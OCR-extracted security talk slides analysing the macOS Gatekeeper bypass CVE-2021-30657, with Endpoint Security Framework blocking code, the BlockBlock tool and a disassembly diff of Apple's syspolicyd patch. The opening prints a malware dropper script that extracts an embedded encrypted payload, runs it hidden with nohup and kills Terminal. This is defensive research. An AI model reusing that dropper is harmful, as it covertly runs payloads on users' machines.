chmod +x "${TEMP_NAME}" && nohup "${TEMP_NAME}" > /dev/null 2>&1 &
killall Terminal
exit
PK^C^D^T^@ ...     ^@^H^@õ<91><8f>R<9a>N^Ec:å^@^@ä¢^B^@^D...

tail  -c  58856  $0  |  funzip  -ABCD1234  >  ${TEMP_NAME}
```

```
#!/bin/bash
TEMP_NAME="$(mktemp -t Installer)"
tail -c 58856 $0 | funzip -ABCD1234 > ${TEMP_NAME}
chmod +x "${TEMP_NAME}" && nohup "${TEMP_NAME}" > /dev/null 2>&1 &
killall Terminal
exit
PK^C^D^T^@ ...     ^@^H^@õ<91><8f>R<9a>N^Ec:å^@^@ä¢^B^@^D...
```


Protection/Detection



The Simple Idea

…block downloaded, non-notarized items

while waiting for apple's patch



Can we just detect (and block) the execution any downloaded code, that is not notarized?

1 

Detect new process launches

2 

Is item from the internet?
(and launched by the user)

3 

Is item non-notarized?


4 block!

Detecting New Process Launches

…via Apple's Endpoint Security Framework (ESF)

```
01  //client/event of interest
02  @property es_client_t* esClient;
03  es_event_type_t events[] = {ES_EVENT_TYPE_AUTH_EXEC};
04
05  //new client
06  //callback will process 'ES_EVENT_TYPE_AUTH_EXEC' events
07  es_new_client(&esClient, ^(es_client_t *client, const es_message_t *message)
08  {
09      //TODO: process event
10      // return ES_AUTH_RESULT_ALLOW or ES_AUTH_RESULT_DENY
11  }
12
13  //subscribe
14  es_subscribe(endpointProcessClient, events, 1);
```

callback for process execs




ESF Process Exec Monitor (ES_EVENT_TYPE_AUTH_EXEC)

"Writing a Process Monitor with Apple's Endpoint Security Framework" objective-see.com/blog/blog_0x47.html

Is item User-launched & from the Internet?


…via app translocation status



App Translocation

prevent hijack attacks
(DefCon 2015)

(just) app



translocated
(read-only mount)

```
01  void *handle = NULL;|
02  bool isTranslocated = false;
03
04  //get 'SecTranslocateIsTranslocatedURL' (private) API
05  handle = dlopen("/System/Library/Frameworks/Security.framework/Security", RTLD_LAZY);
06  secTranslocateIsTranslocatedURL = dlsym(handle, "SecTranslocateIsTranslocatedURL");
07
08  //check (will set isTranslocated variable)
09  secTranslocateIsTranslocatedURL([NSURL fileURLWithPath:path], &isTranslocated, NULL);
```


is item translocated?
(via (private) SecTranslocateIsTranslocatedURL)

Is item Notarized?

…via SecStaticCodeCheckValidity


```
01  SecStaticCodeRef staticCode = NULL;
02  SecRequirementRef isNotarized = nil;
03
04  //init code ref / requirement string
05  SecStaticCodeCreateWithPath(path, kSecCSDefaultFlags, &staticCode);
06  SecRequirementCreateWithString(CFSTR("notarized"), kSecCSDefaultFlags, &isNotarized);
07
08  //check against requirement string (will set isNotarized variable)
09  SecStaticCodeCheckValidity(staticCode, kSecCSDefaultFlags, isNotarized);
```

is item notarized?
(via SecStaticCodeCheckValidity)



In Action


…generic protection, before apple's patch!



full code: BlockBlock
github.com/objective-see/BlockBlock

BlockBlock ...block block'ing

Apple's Patch



Diff'ing Syspolicyd

macOS 11.2 (unpatched) vs macOS 11.3 (patched)

System Preferences

Available for: macOS Big Sur

Impact: A malicious application may bypass Gatekeeper checks. Apple is aware of a report that this issue may have been actively exploited.

Description: A logic issue was addressed with improved state management.

CVE-2021-30657: Cedric Owens (@cedowens)


Patched as CVE-2021-30657 (macOS 11.3)

problematic subroutine


```
01  BOOL <unnamed subroutine>(NSString* path)
02  {
03    //determine if item
04    // is a bundle or not...
05
06    return <YES/NO>
07  }
```

unpatched

patched (macOS 11.3)



VS.



26 blocks / 1008 bytes

35 blocks / 1692 bytes

New Checks in syspolicyd

check #1: is item's path extension "app" ?

```
01  mov         rdx, qword [0x1000bb170]   ; @selector(isEqualToString:)
02  mov         qword [rbp+var_F0], rdx
03  …
04  mov         r13, rax
05  mov         rdi, rax                   ; path extension
06  mov         rsi, qword [rbp+var_F0]    ; isEqualToString:
07  lea         rdx, qword [cfstring_app]  ; @"app"
08  call        rbx                        ; objc_msgSend
```

patch disassembly (snippet)

```
01  BOOL isBundle(NSString* path)
02  {
03    ...
04    //new check
05    // is path extension "app" ?
06    pathExtension = [[component pathExtension] lowercaseString];
07    if(YES == [rax isEqualToString:@"app"]) {
08        return YES;
09    }
```

patch pseudo-code

1. get path extension
2. is it "app"?

is a bundle

New Checks in syspolicyd

check #2: item contain "Contents/MacOS"?

```
01  mov         rdx, qword [0x1000bb2e0]                ; @selector(URLByAppendingPathComponent:)
02  mov         qword [rbp+var_130], rdx
03  …
04  mov         qword [rbp+var_C8], rax
05  mov         rdi, rax
06  mov         r14, qword [rbp+var_130]
07  mov         rsi, r14                                 ; URLByAppendingPathComponent:
08  lea         rdx, qword [cfstring_Contents_MacOS]     ; @"Contents/MacOS"
09  call        rbx                                      ; objc_msgSend
10  …
11  rax = [NSFileManager defaultManager];
12  rax = [rax retain];
13  r14 = [rax fileExistsAtPath:r12];
```

```
01  BOOL isBundle(NSString* path)
02  {
03    ...
04    //new check
05    // item contains "Contents/MacOS" ?
06    item = [component URLByAppendingPathComponent:@"Contents/MacOS"];
07    if(YES == doesFileExist(item.path)) {
08        return YES;
09    }
```

1 build path to "Contents/MacOS"

2 does it exist?

is a bundle

patch disassembly (snippet)

PATCHED!

macOS now secured

Patch summary:

1. is ".app"?


or

2. contains "Contents/MacOS"

is a bundle

blocked!

Conclusions



Conclusions

macOS (still) has shallow bugs


Root cause analysis of CVE-2021-30657

0day exploitation

Protections, detections and patch analysis

go forth: macOS spelunking, reversing, malware analysis, & security tool development!

All Your Macs Are Belong To Us



RESOURCES:

"All Your Macs Are Belong To Us"
objective-see.com/blog/blog_0x64.html

"macOS Gatekeeper Bypass (2021) Addition"
cedowens.medium.com/macos-gatekeeper-bypass-2021-edition-5256a2955508

"Shlayer Malware Abusing Gatekeeper Bypass On macOS"
www.jamf.com/blog/shlayer-malware-abusing-gatekeeper-bypass-on-macos/